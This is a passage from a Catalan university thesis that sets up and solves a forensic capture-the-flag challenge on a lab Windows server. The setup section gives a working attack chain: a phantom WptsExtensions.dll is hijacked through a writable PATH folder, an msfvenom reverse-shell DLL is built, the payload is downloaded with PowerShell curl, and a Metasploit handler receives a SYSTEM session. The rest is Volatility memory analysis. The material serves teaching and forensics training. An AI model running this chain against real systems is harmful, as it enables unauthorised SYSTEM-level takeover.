
Com es pot veure, a la ruta C:\php-7.4.33 es tenen permisos per afegir fitxers (*AddFile*), ja que tots els usuaris tenen permisos (*BUILTIN\Users*).

[94] STEVEWHIMS, sense data. LocalService Account - Win32 apps. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://learn.microsoft.com/en-us/windows/win32/services/localservice-account

Amb tota aquesta informació ja es pot posar l'exemple, en aquest cas s'agafarà la DLL **WptsExtensions.dll**. Aquesta DLL la carrega el servei *Task Scheduler* (Tasques programades) en concret **%SYSTEM32%\svchost.exe**[95].

De manera que, el sistema en arrancar, executa el servei de tasques programades que carrega **WptsExtensions.**dll això significa que svchost.exe va mirant totes les rutes que hi ha al PATH buscant aquesta DLL.

El que passa és que aquesta DLL és una *phantom DLL,* és a dir, que normalment no existeix i no la trobarà. Podem veure aquest procés a la il·lustració següent.



Time of Day	Process Name	User	PID	Operation	Command Line	Path	Result	Detail
13:36:41,4700959	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\System32\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:41,4702389	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\System32\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:41,4703575	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\System\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:41,4704696	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:41,4705852	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\System32\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:41,4707805	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Program Files\Python38\Scripts\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:41,4709055	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Program Files\Python38\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:41,4710355	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\System32\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:41,4711493	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:43,9430191	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\System32\wbem\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:43,9441927	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\System32\WindowsPowerShell\v1.0\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:43,9893260	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Windows\System32\OpenSSH\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:44,1043559	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Program Files\dotnet\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:44,1447707	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Program Files\Microsoft SQL Server\130\Tools\Binn\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:44,1521497	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\170\Tools\Binn\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:44,1602605	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Users\User\AppData\Local\Microsoft\WindowsApps\WptsExtensions.dll	NAME NOT FOUND	Desired Access: Read Attributes,
13:36:45,4385728	svchost.exe	NT AUTHORITY\SYSTEM	1172	CreateFile	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule	C:\Users\User\.dotnet\tools\WptsExtensions.dll	PATH NOT FOUND	Desired Access: Read Attributes,


Il·lustració 69 - Flux que segueix svchost.exe per carregar WptsExtensions.dll[96]

Això significa que si s'aconsegueix posar una DLL maliciosa en algun d' aquests PATH, s'aconseguirà que el codi d'aquesta s'executi amb un context de SYSTEM cada cop que arranqui l'equip.

Amb l'ajuda de **msfvenom**[97] es crea la DLL maliciosa, aquesta crearà una *reverse shell* que es capturarà amb **Metasploit**[98].

BASH

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.56.102 lport=4444 -f dll > WptsExtensions.dll
```



Il·lustració 70 - Creació d'una DLL maliciosa amb msfvenom per iniciar *reverse shell*

---

95 K4NFR3, sense data. wptsextensions.dll on HijackLibs. HijackLibs. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://hijacklibs.net/entries/microsoft/built-in/wptsextensions.html

96 SELJAN, Gabor, 2020. Untrusted search path in Windows Phone Task Scheduler | Gabor Seljan. Beyond the Security Theater. en línia. 8 març 2020. [Consulta 14 desembre 2022]. Recuperat de: https://www.seljan.hu/posts/untrusted-search-path-in-windows-phone-task-scheduler/

97 CHANDEL, Raj, 2021. Msfvenom Cheatsheet: Windows Exploitation. Hacking Articles. en línia. 16 novembre 2021. [Consulta 14 desembre 2022]. Recuperat de: https://www.hackingarticles.in/msfvenom-cheatsheet-windows-exploitation/

98 Home, sense data. Metasploit Documentation Penetration Testing Software, Pen Testing Security. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://rapid7.github.io/metasploit-framework/


Un cop creada aquesta DLL, s'accedirà amb l'usuari creat (z.walton) i es copiarà la DLL a la carpeta de C:\php-7.4.33.

```
C:\tmp\PrivescCheck>powershell -c "curl http://192.168.56.102:8080/ms_x64.dll -o ms_x64.dll"

C:\tmp\PrivescCheck>copy ms_x64.dll C:\php-7.4.33\WptsExtensions.dll
        1 file(s) copied.
```

Il·lustració 71 - Descarrega i *DLL Hijacking* de WptsExtensions.dll

En tot cas, es reinicia el sistema preparant prèviament **metasploit** per capturar les connexions i veure que exactament funciona.



Il·lustració 72 - Execució de msfconsole (metasploit)

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
```

Il·lustració 73 - Configuració del *payload*[99] windows/x64/meterpreter/reverse_tcp

I si es reinicia el servidor ara mateix, es pot veure la connexió. Si es comproven els permisos es pot veure que a alhora s'han obtingut privilegis com a SYSTEM.

```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (200774 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49667) at 2022-12-14 20:58:06 +0100

meterpreter > shell
Process 5376 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.1194]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Il·lustració 74 - Connexió rebuda amb privilegis de SYSTEM


Ara la idea és realitzar la captura de memòria, on s'hauria de tindre suficient informació per detectar la *flag* com podria ser historial Powershell, DLL carregada pel procés svchost.exe, connexió remota "oberta", etc.

Així que, s'executa primer **Wintriage** des d'un USB o unitat remota.

[99] Un *payload* és la part d'un codi de *malware* que realitza una acció maliciosa en un sistema.


Il·lustració 75 - Execució de Wintriage

Se selecciona només *Memory* a l'apartat de Modules i a l'apartat *Destination* on es guardarà la captura de memòria. Es recomana en una unitat externa, que en aquest cas és la unitat Z:.



Il·lustració 76 - Opcions de l'apartat Modules, seleccionem només *Memory*


I seguidament es clica a *Triage!* Per darrere es pot apreciar que **Wintriage** s'ajuda de **Belkasoft Live RAM Capturer**[100] per fer la captura de memòria.



Il·lustració 77 - Ús de l'eina Belkasoft Live RAM Capturer via Wintriage

[100] Belkasoft RAM Capturer: Volatile Memory Acquisition Tool, sense data. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://belkasoft.com/ram-capturer

Il·lustració 78 - Finalització del *triage*[101]



Il·lustració 79 - Captura de memòria obtinguda per Wintriage

Finalment, només queda definir la *flag*.

```
~/tfg/repte3 ✓  echo -n "C:\php-7.4.33\WptsExtensions.dll" | md5sum
cb88a493d2cf505f63b9634148fc6acb  -
```


Il·lustració 80 - *Hash* MD5 de la flag del Repte 3

4.3.2 Walkthrough Repte 3

Aquest repte comença descarregant la captura de memòria, en aquest cas mem.dmp, de l'FTP del repte 1 al qual es pot accedir de manera anònima.

Il·lustració 81 - *Log* proporcionat amb la captura de RAM (mem.dmp)

[101] Es coneix com a *triage* (en DFIR) com el procés mitjançant el qual es recopila, agrupen, analitzen i jerarquitzen les proves digitals d'un delicte o investigació.



Il·lustració 82 - Fitxers proporcionats amb el repte 3

Per analitzar aquest **mem.dmp** (sha256: 7eb01f97cb06a328f98a9c3433bd7a1c37d593ffa985656ce0a9be71db1c601d) es farà servir una màquina virtual amb ParrotOS amb eines per a DFIR[102] (*Digital forensics and incident response)*.


La idea inicial era utilitzar la versió 2 de **Volatility**[103], però no es va pensar que hi ha una "dependència" dels profil·les per poder investigar la captura de RAM i que aquesta versió no és compatible amb versions > Windows Server 2016.

Per la qual cosa, es faran algunes proves amb **Volatility** versió 3[104].

El primer de tot serà rebre la informació de la imatge, per identificar el sistema operatiu. La imatge és d'un sistema Windows que pot anar des de Windows 10 o Server 2016 fins a Windows 11 o Windows Server 2022 (Pel codi de versió intern, 10)[105]. Això ajuda a identificar quins mòduls es poden fer servir.

BASH

```
python3 vol.py -f /home/kaiser/tfg/repte3/walkthrough/Memory/mem.dmp windows.info
```



Il·lustració 83 - Output del mòdul windows.info de volatility3

---


[102] What is Digital Forensics and Incident Response (DFIR)? | CrowdStrike, sense data. crowdstrike.com. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://www.crowdstrike.com/cybersecurity-101/digital-forensics-and-incident-response-dfir/

[103] volatilityfoundation/volatility, 2022. en línia. Volatility Foundation. [Consulta 22 desembre 2022]. Recuperat de: https://github.com/volatilityfoundation/volatility

[104] Release v1.0.0 · volatilityfoundation/volatility3, sense data. GitHub. en línia. [Consulta 14 desembre 2022]. Recuperat de: https://github.com/volatilityfoundation/volatility3/releases/tag/v1.0.0

[105] STEVEWHIMS, sense data. Operating System Version - Win32 apps. en línia. [Consulta 25 desembre 2022]. Recuperat de: https://learn.microsoft.com/en-us/windows/win32/sysinfo/operating-system-version

Seguidament, es mirarà si hi ha algun procés que cridi l'atenció, algun procés amb algun port no habitual o similars. En aquest cas, es pot veure una connexió de la IP local (192.168.56.101) de l'equip on s'ha extret la memòria cap a un equip del mateixa xarxa (192.168.56.102) en un port que normalment es fa servir en *pentesting* o CTFs (4444). S'identifica també que no té cap PID associat, per la qual cosa no s'extreu més informació d'aquí, però sí s'intueix alguna cosa.



Il·lustració 84 – Output del mòdul windows.netstat de volatility3

Ara es farà el mateix amb els processos corrent en el moment de la captura.

BASH


```
python3 vol.py -f /home/kaiser/tfg/repte3/walkthrough/Memory/mem.dmp windows.pslist
```

Aquí s'identifiquen diversos processos legítims del mateix sistema operatiu , executats per svchost.exe que són els serveis de Windows[106][107][108]. Però hi ha una cosa fora del comú, que és l'execució de **rundll32.exe**.

[106] ACADEMY, Alparslan Akyıldız, 2020. FUNDAMENTAL WINDOWS PROCESSES. Medium. en línia. 2 desembre 2020. [Consulta 23 desembre 2022]. Recuperat de: https://alparslanakyildiz.medium.com/fundamental-windows-processes-6341696cf4f0

[107]BENCHERCHALI, Nasreddine, 2022. Windows System Processes — An Overview For Blue Teams. Medium. en línia. 19 octubre 2022. [Consulta 23 desembre 2022]. Recuperat de: https://nasbench.medium.com/windows-system-processes-an-overview-for-blue-teams-42fa7a617920

[108] BENCHERCHALI, Nasreddine, 2020. Demystifying the "SVCHOST.EXE" Process and Its Command Line Options. Medium. en línia. 26 setembre 2020. [Consulta 23 desembre 2022]. Recuperat de: https://nasbench.medium.com/demystifying-the-svchost-exe-process-and-its-command-line-options-508e9114e747




```
/opt/volatility3 on develop ✔ python3 vol.py -f /home/kaiser/tfg/repte3/walkthrough/Memory/mem.dmp windows.pslist
Volatility 3 Framework 2.4.1
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0xe00a3b47b040  174     -       N/A     False   2022-12-22 11:19:17.000000      N/A     Disabled
148     4       Registry        0xe00a3b5e7040  4       -       N/A     False   2022-12-22 11:19:15.000000      N/A     Disabled
416     4       smss.exe        0xe00a3bd5e380  2       -       N/A     False   2022-12-22 11:19:17.000000      N/A     Disabled
512     500     csrss.exe       0xe00a3f406100  10      -       0       False   2022-12-22 11:19:18.000000      N/A     Disabled
584     500     wininit.exe     0xe00a3f51a080  3       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
728     584     services.exe    0xe00a3f58b300  6       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
736     584     lsass.exe       0xe00a3ed6e080  9       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
868     728     svchost.exe     0xe00a3fc340c0  11      -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
904     584     fontdrvhost.ex  0xe00a3fc3a3c0  5       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
988     728     svchost.exe     0xe00a3fc8b240  7       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
356     728     svchost.exe     0xe00a3fc94080  3       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
1040    728     svchost.exe     0xe00a3fd67080  3       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
1076    728     svchost.exe     0xe00a3fd8d080  3       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
1168    728     svchost.exe     0xe00a3fde1080  8       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
1252    728     svchost.exe     0xe00a3fe29080  3       -       0       False   2022-12-22 11:19:19.000000      N/A     Disabled
1312    728     svchost.exe     0xe00a3fe60380  2       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1352    728     svchost.exe     0xe00a3fdde2c0  5       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1360    728     svchost.exe     0xe00a3fe960c0  5       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1408    728     VBoxService.ex  0xe00a3feec080  10      -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1464    728     svchost.exe     0xe00a3fec00c0  9       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1492    728     svchost.exe     0xe00a3fecb080  5       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1516    728     svchost.exe     0xe00a3fe33080  4       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1524    728     svchost.exe     0xe00a3fef4080  3       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1532    728     svchost.exe     0xe00a3ff41080  7       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1644    728     svchost.exe     0xe00a3ffb3080  3       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1752    728     svchost.exe     0xe00a3ffdc080  2       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1816    728     svchost.exe     0xe00a40054080  1       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1824    728     svchost.exe     0xe00a40078080  6       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1896    728     svchost.exe     0xe00a4009c0c0  9       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1904    728     svchost.exe     0xe00a400a8080  4       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1912    728     svchost.exe     0xe00a400ab080  4       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1956    1464    rundll32.exe    0xe00a401020c0  2       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
1992    728     svchost.exe     0xe00a4010e080  4       -       0       False   2022-12-22 11:19:20.000000      N/A     Disabled
```

Il·lustració 85 - Output del mòdul windows.pslist de volatility3

Es resumeix el procés que ha seguit aquest equip Windows en el següent *workflow*, on s'observa que el procés **wininit.exe** executa **services.exe** i aquest inicia diversos processos amb **svchost.exe** (els diferents serveis de Windows) i de tots aquests hi ha un en concret, el que té el PID 1464 que registra una DLL mitjançant **rundll32.exe**.



Il·lustració 86 - *Workflow* seguit pels processos identificats

Abans d'investigar una mica més es pot utilitzar el mòdul **MalFind** que permet trobar codi o DLL amagades/injectades en memòria. Això ho fa analitzant els permisos, en concret mirant un que s'anomena "EXECUTE_READWRITE", necessari per poder escriure en memòria[109][110]. Amb l'execució d'aquest mòdul


[109]Command Reference Mal · volatilityfoundation/volatility Wiki, sense data. GitHub. en línia. [Consulta 25 desembre 2022]. Recuperat de: https://github.com/volatilityfoundation/volatility

[110] BYTEMIND, 2020. Cazando malware con Volatility. Byte Mind. en línia. 22 abril 2020. [Consulta 25 desembre 2022]. Recuperat de: https://byte-mind.net/cazando-malware-con-volatility/

és fàcil identificar falsos positius com **MsMpEng.exe** (Microsoft Defender) que també disposa d'aquests permisos que són necessaris per identificar *malware*.

BASH

```
python3 vol.py -f /home/kaiser/tfg/repte3/walkthrough/Memory/mem.dmp windows.malfind
```



